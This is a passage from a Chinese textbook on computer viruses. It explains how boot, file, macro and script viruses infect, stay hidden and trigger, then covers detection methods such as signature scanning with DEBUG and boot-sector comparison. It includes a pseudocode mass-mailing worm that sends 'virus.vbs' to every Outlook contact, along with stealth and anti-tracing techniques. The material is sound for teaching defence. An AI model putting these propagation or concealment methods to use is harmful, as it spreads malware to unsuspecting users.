- 初始化参数，修改INT 13H中断向量，使它指向病毒的传染模块的入口；
- 将控制权还给DOS引导程序，开始执行真正的系统的引导。

3.3 病毒的感染部分

- 3.3.1. 病毒的感染模块及感染机制
- 3.3.2. 感染部分程序举例
- 3.3.3. 病毒的重复感染、并行感染、交叉感染及其危害

3.3.1病毒的感染模块及感染机制

感染模块主要完成病毒的动态感染，是各种病毒必不可少的模块。病毒在取得对系统的控制权后，先执行它的感染操作中的条件判断模块，判断感染条件是否满足，如果满足感染条件，进行感染，将病毒代码放入宿主程序；然后再执行其他的操作（如执行病毒的表现（破坏）模块），最后再执行系统正确的处理，这是病毒感染经常采取的手段之一。

病毒的感染标记

感染标记又称病毒签名，表明了某种病毒的存在特性，往往是病毒的一个重要的感染条件。感染标记是一些具有唯一不变性的数字或字符串，它们以ASCII码方式存放在程序里的特定位置。感染标记可以存在于病毒程序的任何一点，也有可能是组合在程序中的代码。感染标记是由病毒制造者有意设置的，但也可以不设置标记。不同病毒的感染标记位置不同、内容不同 。病毒程序感染宿主程序时，要把感染标记写入宿主程序，作为该程序已被感染的标记。

病毒在感染健康程序以前，先要对感染对象进行搜索，查看它是否带有感染标记。如果有，说明它已被感染过，就不会再被感染；如果没有，病毒就会感染该程序。

病毒的感染目标和感染方式

就目前出现的各种计算机病毒来看，其寄生目标有两种：

一种是寄生在磁盘（主）引导扇区（利用转储或直接存取扇区的方法，此方法还可将病毒驻入磁盘的文件分配表、文件目录区和数据存储区等，常利用INT 13H中断）；

另一种是寄生在可执行文件（如.EXE, .COM, .BAT, .SYS, .OVL, .DLL, .VXD文件等）中 。

而近来常被感染的一些数据文件（主要是微软的办公软件系统，Word文档、数据表格、数据库、演示文档等等）其实也是可以看作一种特殊的可执行文件（宏） 。

文件型病毒常利用INT 21H中断来感染可执行文件，病毒的感染通常采用替代法、链接法和独立存在法

病毒的感染机制

病毒在不同的载体上感染的机制不同。网络上或系统上的感染是利用网络间或系统间的通信或数据共享机制实现的。存储介质（软盘、硬盘或磁带等）或文件间的感染一般利用内存作为中间媒介，病毒先由带毒介质或文件进入内存，再由内存侵入无毒介质或文件。

病毒从内存侵入无毒介质，经常利用操作系统的读写磁盘中断向量入口地址或修改加载机制（例如INT 13H或INT 21H），使该中断向量指向病毒程序感染模块。内存中的病毒时刻监视着操作系统的每一个操作，这样，一旦系统执行磁盘读写操作或系统功能调用，病毒感染模块就会被激活，感染模块在判断感染条件满足的条件下，把病毒自身感染给被读写的磁盘或被加载的程序，实施病毒的感染，病毒被按照病毒的磁盘储存结构存放在磁盘上，然后再转移到原中断服务程序执行原有的操作。另外还有被动感染。


3.3.2 感染部分程序举例

- **“小球”病毒的传染部分**

  大致过程是：读入目标磁盘的第一扇区，并判断是何种类型磁盘、是否已被小球病毒感染（病毒标志为1357H），符合条件时进行感染。首先在FAT表中找出一个未用簇，并将它标为坏簇，然后将病毒程序的第二部分写入该簇第一扇区，把原磁盘的引导记录写入第二扇区，并把病毒程序的第一部分写入被传染目标盘的引导扇区，这就完成了小球病毒对一个新磁盘的传染。

3.3.2 感染部分程序举例


小球病毒传染模块执行流程



3.3.3病毒的重复感染、并行感染、交叉感染及其危害


- 一张已感染Brain病毒的软盘（其感染标志为引导区中偏移04H、05H两字节的“1234H”），如果再被“小球”病毒感染（感染标记为偏移1FCH、1FDH处“1357H”），结果会是什么样呢?

3.3.3病毒的重复感染、并行感染、交叉感染及其危害



只感染Brain病毒的情形（一级吊桶结构）　再被小球病毒感染后的情形（二级吊桶结构）

3.3.3病毒的重复感染、并行感染、交叉感染及其危害



经两场截留盗用后的INT 13H中断

3.3.3病毒的重复感染、并行感染、交叉感染及其危害

等到下次系统启动时，引导程序变成2＋2×n级吊桶结构（其中n为上次INT 13H被调用的次数），所以内存减少（4＋4×n）K；INT13H中断服务程序则成为：Brain病毒的传染部分－小球病毒的传染部分－（Brain病毒的传染部分－小球病毒的传染部分）（重复n次）－正常的INT 13H中断服务程序。当系统再有INT 13H中断调用时，两个病毒仍交叉传染BOOT区，使下次启动时磁盘的引导程序的执行过程和 INT 13H的调用情况更为复杂。实际上随着系统反复启动和INT 13H的多次调用，最终形成两个链：一个是内 存中INT 13H中断服务程序的链，一个是引导程序的执行链。直至内存空间和磁盘空间丧失殆尽。

3.4 病毒的表现（破坏）部分

- **3.4.1 病毒的表现（破坏）模块及表现（破坏）机制**
- **3.4.2 表现部分程序举例**

3.4.1 病毒的表现（破坏）模块及表现（破坏）机制

- 表现（破坏）模块主要完成病毒的表现或破坏功能。
- 它的发作部分应具备两个特征：程序要有一定的隐蔽性及潜伏性，病毒发作的条件性和多样性。
- 计算机病毒的破坏和表现模块一般分为两个部分：一个是破坏模块的触发条件的判断部分；一个是破坏功能的实施部分。
- 和病毒的感染模块一样，破坏模块可能在病毒程序第一次加载时就运行，也可能在第一次加载时只将引导模块引入内存，以后再通过某些中断机制触发才运行。破坏机制在设计原则上也与感染机制基本相同。

3.4.2 表现部分程序举例

- 1.“小球”病毒表现部分的程序片断。
- 2.一个简单的引导型病毒的表现部分的程序片断 。
- 3． 一个简单的引导型病毒的完整程序 。

3.5 宏病毒、脚本病毒和邮件病毒的运行机制

- 1.宏病毒的运行机制
- 2.脚本病毒和邮件病毒的运行机制

3.5.1 宏病毒的运行机制

- 以Word宏病毒为例来介绍宏病毒的运行机制:

在处理文档时，Word总要进行某些宏的操作，如：打开、关闭、存储、打印等，同时，Word为了进行上述操作，必须执行模板上有标准名称的宏程序。

宏病毒的感染过程和破坏行为与Word的文件宏程序的操作密切相关，这些宏程序可能就是宏病毒的插入点。病毒包含在宏中时，只要染毒的文档被打开，病毒的宏程序就可能会被执行，进而取得系统控制权，进行感染或破坏。

- 为了能广泛地传播，宏病毒大都采用感染通用模板Normal.dot的方法将自己复制到其他文档中去。使用染毒的模板对文档进行操作，如将某一文档存盘，Word会执行FileSave宏，一般病毒感染的FileSave宏就会在保存文档之前将文档所用的各种宏进行感染（把带病毒的宏复制到通用宏的代码段，实现对其他文件的传染），或进行表现（破坏），这样原先无毒的文档文件就变成了染毒的文档文件。
- 如果某个.doc文档感染了这类Word宏病毒，则当Word运行这类自动宏时，实际上是运行了这类病毒代码，病毒就把带病毒的宏移植到通用宏的代码段，实现对其他文件的传染。当Word退出系统时，它会自动地把所有的通用宏（当然也包括传染进来的病毒宏）保存到模版文件中，当Word系统再一次启动时，它又会自动地把所有的通用宏从模版中装入，因此，一旦Word系统受到宏病毒的感染，则以后每当系统进行初始化时，系统都会随着Normal.dot的装入而成为带毒的Normal.dot系统，继而在打开和创建任何文档时感染该文档。含有自动宏的染毒文档，当被其他计算机的Word打开时，也会自动感染该计算机。
- 宏病毒主要寄生在AutoClose、AutoOpen、AutoNew3个宏中，其引导、传染、表现或破坏均通过宏指令来完成。宏指令是用宏语言VB编写的，宏语言提供了许多系统级底层功能调用，因此，宏病毒利用宏语言实现其传染、表现和破坏的目的。
- 由于Word允许对宏本身进行加密操作，因此有许多宏病毒是经过加密处理的，不解密就无法进行编辑或观察，这也是很多宏病毒无法现场手工杀除的主要原因。
- 宏病毒作为一种特殊的文件型病毒，也有其特殊的引导过程。在Windows系统下，宏病毒随着宏的启用而被激活（一般会询问用户是否启用宏），而当Word、PowerPoint或Excel软件被关闭后，病毒所在的宏也将被关闭，宏病毒也就退出内存，一般不继续驻留在内存中。

3.5.2脚本病毒和邮件病毒的运行机制

- 脚本病毒和邮件病毒的运行机制

  一个邮件附件名为：资料.TXT.{3050F4D8-98B5-11CF-BB82-00AA00BDCEF0B}，你将附件保存到磁盘后，如果你的资源管理器设置不当的话，这个文件可能在你的资源管理器中显示的是资料.TXT，但实际是一个.HTML文件（类似的.VBS文件、.EXE文件等等），里面可能就是用VB Script语言编写的病毒，一旦你双击想打开这个文件时，病毒就被激活。

  比如用伪语言编写的下面的几句代码如果是这个文件的一部分内容的话，就可以实现对微软邮件系统的感染。

  真正的病毒还可以在此基础上修改注册表、删除文件、发送中毒机器中任何文件、隐藏、感染其他文件等等，可以实现传统DOS病毒的任何功能，而且又很容易编写。像冰河病毒、求职信病毒、Melissa病毒、Love letter病毒、Code Red病毒等等最近出现的病毒都属于这类病毒。

伪代码	代码说明
设置Outlook对象＝脚本引擎.创建对象（Outlook.Application） 设置MAPI对象＝Outlook对象.获取名字空间（MAPI） For i＝1 to MAPI对象.地址表.地址表的条目数 设置 地址对象＝MAPI对象.地址表（i） For j＝1 to 地址对象.地址表.地址表的条目数 设置 邮件对象＝Outlook对象.创建项目（0） 邮件对象.收件人.增加（地址对象.地址栏目（j） 邮件对象.主体＝“How are you！” 邮件对象.附件标题＝“我的资料” 邮件对象.附件.增加(“virus.vbs”) 邮件对象.发送 Next Next 设置MAPI对象＝空	创建一个Outlook应用对象 获取MAPI的名字空间 取遍地址簿 填写邮件地址和收件人 发送邮件 清除生成的MAPI对象和Outlook对象

3.6 病毒的隐藏（欺骗）技术

- 1. 病毒隐藏的基本技术
- 2. 病毒的反跟踪技术：
- 3. 病毒的加密及多态
- 4. 宏病毒、脚本病毒和邮件病毒的隐藏（欺骗）技术

3.6.1病毒隐藏的基本技术

- 病毒的隐藏技巧，贯穿于3个模块（引导、感染、表现）之中，使病毒在运行过程中直到其表现（破坏）发作以前都尽可能地不被人发觉。引导型病毒、文件型病毒采用了不同的技术达到这个目的。

- 引导型病毒的隐藏有两种基本的方法：
  - 一是改变BIOS中断INT 13H的入口地址，使其指向病毒代码之后，发现调用INT 13H读取被感染扇区的时候，将原来的没有被感染的内容返回给调用的程序，这样，任何DOS程序都无法觉察到病毒的存在；
  - 另一方法是针对杀毒软件的，病毒在加载程序的时候制造假相，当系统启动任何程序的时候，病毒修改DOS执行程序的中断，先把被病毒感染的扇区恢复原样，这样，即使反病毒软件采用直接访问磁盘的方法也觉察不到病毒的存在，当程序执行完成后再重新感染。
- 引导型病毒还经常采用更改活动记录、使病毒代码看起来非常类似正常启动代码等方法隐藏自身。

- 文件型病毒除了与引导型病毒相类似的方法之外，还要考虑到其他方面，因为操作系统访问文件的方法非常多，所以一个完整的隐藏技术，应该包括下面几个方面的处理：系统列目录时显示感染前的文件大小；读写文件看到正常的文件内容；执行或搜索时隐藏病毒；在支持长文件名的系统中隐藏自身、隐藏病毒扇区等。

- 例如New Century（新世纪）病毒，它监视着INT 13H、INT 21H中断有关参数，当用户要查看或搜索被其感染了的主引导记录时，病毒就调换出正常的主引导记录，欺骗用户。但用无病毒系统软盘引导计算机后，病毒就会现出原型。类似的病毒还有Mask（假面具），2709/ROSE（玫瑰），One_Half/3544（幽灵），Natas/4744，Monkey，PC_LOCK，DIE_HA RD/HD2，GranmaGrave/Burglar/1150，3783等病毒。

- INT60（0002）病毒隐藏的更加神秘，它不修改主引导记录，只将硬盘分区表修改了两个字节，使那些只检查主引导记录的程序认为完全正常，病毒主体却隐藏在这两个字节指向的区域。硬盘引导时，ROM BIOS程序被按这两个字节的引向，将病毒激活。

3.6.2 病毒的反跟踪技术

- 几种反跟踪方法：

（1）抑制跟踪命令

（2）定时技术

（3）封锁键盘输入

3.6.3病毒的加密及多态

- 病毒加密的目的主要是防止跟踪或掩盖有关特征等，这就给病毒的检测和杀除带来了难度，也能使病毒更好地隐藏。对付这种病毒的一个有效方法是采取虚拟执行技术。
- 加密的方法很多，很多方法既简单易行，又难于破解，这些方法被病毒制造者们充分地利用起来。

3.6.4宏病毒、脚本病毒和邮件病毒的隐藏（欺骗）技术

- 由于宏病毒离不开它的运行环境（OFFICE软件）和宏，所以宏病毒的隐藏技术要简单得多，只能禁止用户查看宏。一般可以通过删除菜单项“工具/宏” 来达到目的，或用自己的宏来代替系统缺省的宏来欺骗用户。
- 脚本病毒和邮件病毒则是将欺骗技术和心理学结合起来，充分利用人们的好奇心，诱骗人们激活病毒，从而实现自己传播的愿望。

3.7 新一代计算机病毒的特点及发展趋势

- （1）多种方式传播，传播速度极快
- （2）利用微软漏洞主动传播
- （3）更广泛的混合性特征
- （4）病毒与黑客技术的融合
- （5）欺骗性增强
- （6）病毒出现频度高，生成工具多，变种多
- （7）危害性极大，大量消耗系统与网络资源
- （8）难于控制和彻底根治，容易引起多次疫情

与病毒有关的网址

- http://www.wildlist.org/
- http://www.rising.com.cn
- http://www.jiangmin.com.cn
- http://www.pandasoftware.com
- http://www.virusbtn.com/
- http://www.cei.gov.cn/
- http://www.drsolomon.com/
- http://www.informatik.uni-hamburg.de/AGN/vtc-proj/eng.htm
- http://www.eliashim.com/
- http://www.macfee.com/
- http://www.f-secure.com/
- http://www.symantec.com/
- http://www.icsa.net/

第4章 检测计算机病毒的基本方法

- 4.1 外观检测法
- 4.2 计算机病毒检测的综合方法
- 4.3 新一代病毒检测技术
- 4.4 引导型病毒和文件型病毒的检测方法
- 4.5 检测宏病毒的基本方法
- 4.6 检测脚本病毒、邮件病毒的基本方法

4.1 外观检测法

病毒侵入计算机系统后，会使计算机系统的某些部分发生变化，引起一些异常现象，如屏幕显示的异常现象、系统运行速度的异常、打印机并行端口的异常、通信串行口的异常等等。可以根据这些异常现象来判断病毒的存在,尽早地发现病毒，并作适当处理。

外观检测法是病毒防治过程中起着重要辅助作用的一个环节。

4.1 外观检测法

- 病毒的种类繁多，入侵后引起的异常现象也千奇百怪，因此这里不能一一列举。下面只列出一部分病毒的情况供参考：
  - （1）屏幕显示异常
  - （2）声音异常
  - （3）键盘工作异常
  - （4）打印机、软驱等外部设备异常
  - （5）系统工作异常
  - （6）文件异常

4.2 计算机病毒检测的综合方法

- 4.2.1 特征代码法
- 4.2.2检查常规内存数
- 4.2.3系统数据对比法
- 4.2.4 实时监控法
- 4.2.5 软件模拟法——检测多态病毒

4.2.1 特征代码法

- 一种病毒可能感染很多文件或计算机系统的多个地方，而且在每个被感染的文件中，病毒程序所在的位置也不尽相同，但是计算机病毒程序一般都具有明显的特征代码，这些特征代码，可能是病毒的感染标记（一般由若干个英文字母和阿拉伯数字组成）。特征代码也可能是一小段计算机程序，它由若干个计算机指令组成。特征代码不一定是连续的，也可以用一些通配符或模糊代码来表示任意代码，只要是同一种病毒，在任何一个被该病毒感染的文件或计算机中，总能找到这些特征代码。

特征代码法的实现步骤

（1）采集已知病毒样本，同一种病毒，当它感染一种宿主，就要采集一种样本，如果一种病毒既感染.COM文件，又感染.EXE文件以及引导区，就要同时采集.COM型、. EXE型和引导区型3种病毒样本；

（2）在病毒样本中，抽取特征代码，依据如下原则：抽取的代码比较特殊，不大可能与普通正常程序代码吻合；抽取的代码要有适当长度，一方面维持特征代码的唯一性，另一方面又不要有太大的空间与时间的开销；在既感染.COM文件又感染.EXE文件的病毒样本中，要抽取两种样本共有的代码；

（3）将特征代码纳入病毒数据库；

（4）打开被检测文件，在计算机系统中搜索，检查计算机系统中是否含有病毒数据库中的病毒特征代码。如果发现病毒特征代码，由于特征代码与病毒一一对应，便可以断定被查文件中患有何种病毒。

- 特征代码检测法的优点：

  ①检测准确，快速；②可识别病毒的名称；③误报警率低；④根据检测结果，可准确杀毒。

- 特征代码检测法也有局限性：

  ①它依赖于对已知病毒的精确了解，需要花费很多的时间来确定各种病毒的特征代码；②如果一个病毒的特征代码是变化的，这种方法就会失效；③随着病毒种类的增多，检索时间变长，如果检索5000种病毒，必须对5000个病毒特征代码逐一检查，如果病毒种数再增加，检索病毒的时间开销就变得十分可观，此类工具检测的高速性，将变得日益困难；④内存有病毒时一般不能准确检测病毒

如检查TEST.COM文件是否有BLACK FRIDAY病毒，用DEBUG操作如下：

- C>DEBUG TEST.COM
- -R
- AX=0000 BX=0000 CX=0000 DX=0000 SP=FFFE BP=0000
- SI=0000 DI=0000 DS=0DB6 EX=0DB6 SS=0DB6 CS=0DB6
- IP=0100 NV UP EI PL NZ NA PO NC
- 0DB6:0100 E99200 JMP 0195
- -S 100 FFFF “sUMsDos”　　；找特征代码字符串“sUMsDos”
- 0DB6：0103　　；找到
- 0DB6：0713
- -D 0100 010F
- 0DB6：0100 E9 92 00 73 55 4D 73 44-6F 73 00 01 DE 0D 00 00 ...suMsDos...
- -D0700 071F
- 0DB6：0700 4D E5 0B 00 10 00 00 00-4E 4C 53 46 55 4E 43 00 M...NLSFUNC
- 0DB6：0710 E9 92 00 73 55 4D 73 44-6F 73 00 01 DE 00 00 00 ...suMsDos...
- -Q

4.2.2 检查常规内存数

- 计算机病毒在传染或执行时必然要占用一定的内存空间，并且通常在加载之后会驻留内存，等待时机进行感染或表现。病毒驻留到内存后，为防止DOS系统将其覆盖，一般都要修改系统数据区记录的系统内存数或内存控制块中的数据，使得用户不能覆盖病毒占用的内存空间，因此，可通过检查内存的大小和内存中的数据来判断系统中是否有病毒。

检查常规内存的方法：

（1）查看系统内存的总量，与正常情况进行比较

```
C:\>debug
-d 0000:0410
0000:0410  23 C8 00 80 02 00 00 00-00 00 2E 00 2E 00 30 0B   #.............0.
    ……                          ……                          ……
-q
```

检查系统内存总量还有以下几种方法：①、使用PCTOOLS工具，用其检查系统信息的功能来查看系统内存总量；②、用实用程序MI.COM、DOS的CHKDSK命令（显示总内存数为655360字节）来检查系统内存总量及内存中驻留程序的情况 。

（2）检查系统内存高端的内容，判断其中的代码是否可疑

- 虽然内存空间很大，但有些重要数据存放在固定的地点，可首先检查这些地方。如系统启动后，BIOS、中断向量、设备驱动程序等是进入内存中的固定区域内，DOS下一般在内存0:4000H～0:4FF0H。根据出现的故障，可在检查对应的内存区时发现病毒的踪迹。如打印、通信、绘图等莫名其妙的故障，很可能在检查相应的驱动程序部分时发现问题。

4.2.3系统数据对比法

- 检查硬盘的主引导扇区、DOS分区引导扇区、软盘的引导扇区、FAT表、中断向量表、设备驱动程序头（主要是块设备驱动程序头），与正常的内容进行比较，或用以上数据的备份与当前的数据对比，如果发现异常变化，机器则极可能感染有病毒。一般硬盘的主引导扇区中有一段系统引导程序代码和一个硬盘分区表，分区表确定硬盘的分区结构，而引导程序代码，则在系统引导时调用硬盘活动分区的引导扇区，以便引导系统。我们可以先提取硬盘的主引导扇区保存在软盘上以便在系统染毒时进行比较。硬盘DOS分区的引导扇区和软盘的引导扇区，除了首部的BPB参数不同外，其余的引导代码是一样的，其作用是引导DOS系统的启动过程。我们一般是提取出这些扇区与正常的内容进行比较来确定是否被病毒感染。通过以上几项检查，可以初步判断系统中或软、硬盘上是否含有病毒。

检查磁盘引导扇区：

引导型病毒主要攻击磁盘上的引导扇区或主引导扇区，引导扇区扇区的前3个字节是跳转指令（DOS下），接下来的8个字节是厂商、版本信息，再向下19个字节是BIOS参数，记录磁盘空间、FAT表和文件目录的相对位置等。其余字节是引导程序代码。病毒侵犯引导扇区的重点是前面的几十个字节。

- 使用DEBUG读取和备份磁盘引导扇区及用来检测计算机引导型病毒的一般方法：

（1）检查和备份硬盘主引导记录

一般读写硬盘主引导扇区内容可用编程方法，通过调用INT 13H中断（磁盘服务程序）来获得硬盘的主引导扇区信息。

步骤：

① 启动DEBUG；

② 用A命令输入汇编语言程序到100H处，并用Ctrl+C结束输入过程，这个汇编语言程序的功能是读取主引导扇区的内容；

③ 用G命令将主引导扇区内容读到1000H处，注意进位标志位应为NC如果它是CY则表示读扇区操作失败；

④ 读操作成功后，用N命令指定保存主引导扇区内容的文件名，并设置写盘文件长度，最后用W命令将硬盘的主引导扇区存盘。

（2）读取和备份DOS引导区的方法

有些病毒不修改硬盘的主引导记录，但是会修改DOS分区的引导记录。DOS引导区是DOS分区中的第一个扇区，使用普通的工具软件就可方便地读出该扇区的信息。下面是使用DEBUG读取备份软（硬）盘DOS引导区的过程。

步骤：

①启动DEBUG；

②用L命令读取BOOT区的内容；

③用N命令指定文件名；

④用RCX、RBX命令指定写入长度；

⑤用W命令将BOOT区内容存盘。

- **检查FAT表：**

病毒隐藏在磁盘上，一般要对存放的位置作出“坏簇”标志，“坏簇”信息将反映在FAT表中，因此，可通过检查FAT表，看有无意外坏簇，来判断是否感染了病毒。

一种通用的方法，是对FAT表上提示的坏簇逐一检查，写一数据进去，再读出来，如读写数据一致，则该簇是好的，实施回收。此法要点在实施读写验证，需要指出的是：回收空间，应在消除引导扇区和分区表病毒之后进行，否则引导扇区病毒未清除，而指针链被切断，机器将无法启动。

❖ 检查中断向量：

计算机病毒平时隐藏在磁盘上，在系统启动后，随系统或随调用的可执行文件进入内存，通过修改中断向量的方法驻留下来，只要调用这些被修改的中断向量，病毒就会被激活，使系统转向病毒的执行代码。病毒程序执行后，达到了感染或破坏的目的，再转回到原中断处理程序执行。因此可以通过检查中断向量有无变化来确定是否感染了病毒。

中断向量表是中断类型号和相应的中断服务程序入口地址之间的连接表。大多数驻留型病毒都是采用截留盗用中断向量表的方式使自身处于能激活态的。因而备份和恢复中断向量表就成为将能激活态病毒转变为失活态病毒的重要手段。检查中断向量的变化主要是检查系统中的中断向量表，其备份文件一般为INT.DAT。

4.2.4 实时监控法

- 这种方法实际上是利用病毒的特有行为特征性来监测病毒的方法，也称为行为监测法。计算机病毒有一些行为是共同的行为以实施传染或破坏的目的，这些行为往往比较特殊，很少出现在正常程序中。实时监测法的思想就是当程序运行时，利用操作系统底层接口技术监视其行为，一旦发现这些特殊的病毒行为，就立即报警。
- 做为监测病毒的行为特征大概有：① 占用一些病毒常用的中断；② 更改内存总量，病毒常驻内存后，为了防止系统或其他程序将其覆盖，必须修改系统内存总量；③ 对.COM、.EXE文件做写入动作，病毒要感染，必须写.COM、.EXE文件；④ 病毒程序与宿主程序的切换，染毒程序运行时，先运行病毒，而后执行宿主程序。在两者切换时，有许多特征行为；⑤ 格式化磁盘或某些磁道等破坏行为；⑥ 其他一些典型的表现或破坏行为等等

